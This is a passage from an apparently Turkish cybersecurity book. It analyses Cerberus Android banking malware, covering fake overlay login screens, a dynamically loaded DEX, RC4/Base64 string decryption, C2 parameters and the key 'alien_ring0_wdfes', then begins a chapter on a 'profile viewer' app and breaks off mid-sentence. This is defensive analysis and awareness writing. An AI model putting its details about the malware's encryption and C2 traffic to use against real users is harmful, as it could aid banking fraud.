

Genymotion for personal use - Google Nexus 6 (480x800, ...
1:01
Google Play
Osman
Turkey
Istanbul
Kadikoy
34878
+902163534466
G Pay
Continue
By continuing, you agree to the Google Payments Privacy Notice & Terms of Service.
free for personal use




Genymotion for personal use - Google Nexus 6 (480x800, ...
1:04
Google Play
VISA
4510 9658 3456 0735 333
Invalid card number
11
/
22
G Pay
Save
By continuing, you agree to the Google Payments Privacy Notice & Terms of Service.
free for personal use




Şifreleme anahtarından önce zararlı uygulamanın bankacılık bilgilerini çalıp çalmadığını teyit etmek için sanal sistemim üzerine 10 tane bankanın mobil uygulamasını yükledim ve teker teker çalıştırmaya başladım. Yaptığım testler sonucunda zararlı uygulama, hedef aldığı mobil bankacılık uygulaması çalıştığı anda bankacılık uygulamasının giriş ekranının üzerine sahte bir ekran açarak kullanıcı tarafından ekrana girilen tüm bilgileri çalabiliyordu.




Şifreleme anahtarını bulmak için GDA aracı ile 5GBeta.apk uygulamasını kaynak kodunu çevirip uygulama ile ilgili temel bilgilerin yer aldığı **AndroidManifest.xml** dosyasına baktığımda, zararlı uygulama başlatıldığında ilk çalışacak olan MainActivity sınıfı ile kaynak kodu arasındaki sınıfların farklı olduğunu

gördüm. Bu da zararlı kod bloğunun dinamik olarak çalışma esnasında yüklendiğine işaret ediyordu.





Zararlı uygulamanın yüklü olduğu **/data/data/ mcneapsbpysnarhkjjm.yjolrmlaqlpzyjfuls.gsiwerlnfzdy** klasörüne baktığımda boyutu büyük olan **ring0.apk** ve **NpA.json** dosyaları dikkatimi çekti. NpA.json dosyasının aslında bir DEX dosyası olduğunu öğrenip jadx aracı ile kaynak koduna çevirdiğimde AndroidManifest.xml dosyasında yer alan MainActivity sınıfı ile karşılaşmış oldum.





Şifrelenmiş karakter dizilerini incelediğimde **f** sınıfının şifreleri


çözmekten sorumlu olduğunu öğrendim. Bunu yapmak için şifreli karakter dizisinin RC4 anahtarı olan ilk 12 karakterini alıp, BASE64 ile çözülen geri kalan karakterlerin şifresini bu anahtar sayesinde çözüyordu. (Örnek şifreli karakter dizisi **mjwpnqfxpgweNDNiYjQ2M2JiNzMxNzE3OWM5ODRjZmI1ZWFkYzYx**
ise RC4 şifreleme anahtarı **mjwpnqfxpgwe** değeri oluyor. Bu anahtar ile geri kalan şifreleri karakterleri (**NDNiYjQ2M2JiNzMxNzE3OWM5ODRjZmI1ZWFkYzYxMjY4NDE4YTY**
BASE64 ile çözdükten sonra şifreleme anahtarı sayesinde çözüyor) Ben de tüm şifreleri karakter dizilerini çözmek için f sınıfında yer alan Java kodlarını compilejava.net sitesinden kolaylıkla faydalanarak çözebildim.















Komuta kontrol merkezine gönderilen şifreli verilerin şifreleme

anahtarını bulmak için şifresi çözülmüş karakter dizilerinde JSON geçtiğini gördüğüm için kodda bu sınıfın kullanıldığı noktalara odaklandım. Zararlı uygulama çalıştıktan sonra komuta kontrol merkezine belli periyotlarda **sti=004&q=info_device** parametresini ardından da **ws=** şifreli parametresini gönderdiğini bildiğim için bu iki değerin birbirine eklendiği kod bloğunu buldum. Bu kod bloğunu analiz ettiğimde ise **ws** parametresinin **alien_ring0_wdfes** RC4 anahtarı ile şifrelendiğini tespit ettim.













Sıra alien_ring0_wdfes şifreleme anahtarı ile daha önce elde

ettiğim şifreli verileri çözmeye, şifreleme anahtarının doğruluğunu teyit etmeye geldiğinde yazının başında belirtmiş olduğum sahte ekranların (html) komuta kontrol merkezinden geldiğini de öğrenmiş oldum.









Sonuç itibariyle son yıllarda adından özellikleri ile sıklıkla söz ettiren Cerberus mobil bankacılık zararlı yazılımının vatandaşlarımızı adı ve soyadını içeren SMS yolu ile hedef almaya başladığını öğrenmek beni oldukça şaşırttı ve endişelendirdi. Her zaman olduğu gibi Android kullanıcılarının bilmedikleri kaynaklardan uygulama yüklemekten kaçınmaları gerektiğinin altını tekrar ve tekrar önemle çizerek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:


Bu yazı ayrıca Pi Hediyem Var #18 oyununun çözüm yolunu da içermektedir.


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

2. Profilime Kim Baktı ?

23 Eylül 2020 tarihinde Twitter'da siber güvenlik ile ilgili haberlere göz gezdirirken gündem olan başlıklarda **#profilimekimbaktı** etiketi dikkatimi çekti. Beni oldukça şüphelendiren bu etiketin gündem olmasının arkasında yatan sebebi bulmak için bu etiketi paylaşan hesaplara göz gezdirmeye karar verdim. Paylaşan hesaplardan birinin yazmış olduğu mesajda, Web Postegro & Lili isimli bir Android uygulamasının profil görüntüleyenleri gösterdiğinden bahsediyordu.


Twitter'da Ara
İlgini çekebilecek gündemler
Türkiye tarihinde gündemde
#çöktü
Gündem konusu: Ali Babadan, Dolar 7.68
9.839 Tweet
Türkiye tarihinde gündemde
#BiseksüelGörünürlükGünü
Gündem konusu: #BiVisibilityDay
Türkiye tarihinde gündemde
#XAUUSD
1.524 Tweet
Türkiye tarihinde gündemde
#KemalizmiYikacaz
17,2 B Tweet
Türkiye tarihinde gündemde
#profilimekimbaktı
2.264 Tweet
Daha fazla göster








LinkedIn hariç Twitter, Facebook, Instagram gibi sosyal ağların, profil görüntüleyenlerin bilgisini kullanıcıları ile paylaşmadığını bildiğim için bu tür bir uygulamalara her zaman şüpheyle yaklaşmışımdır. Şüphelerim konusunda haklı olup olmadığımı anlamak için bu Android uygulamasını indirip analiz etmeye ve farkındalık adına kaleme almaya karar verdim.


İlk olarak Web Postegro & Lili Android uygulamasının Google Play'deki sayfasını incelemekle işe başladım. 24 Eylül itibariyle **100.000**'den fazla yüklenen bu mobil uygulamanın kullandığı izinlere baktığımda beni şüphelendiren bir izin ile karşılaşmadım.


Yorumlara göz attığımda ise bazı kullanıcıların hesaplarına yurtdışından giriş yapıldığına dair şüpheli yorumlar gördüm. Geliştiricinin yanıtladığı yorumlardan birinde güvenlik politikasında yurt dışından bağlantı yapıldığının ifade edildiğini belirtmesine rağmen buna dair politikada herhangi bir kısım 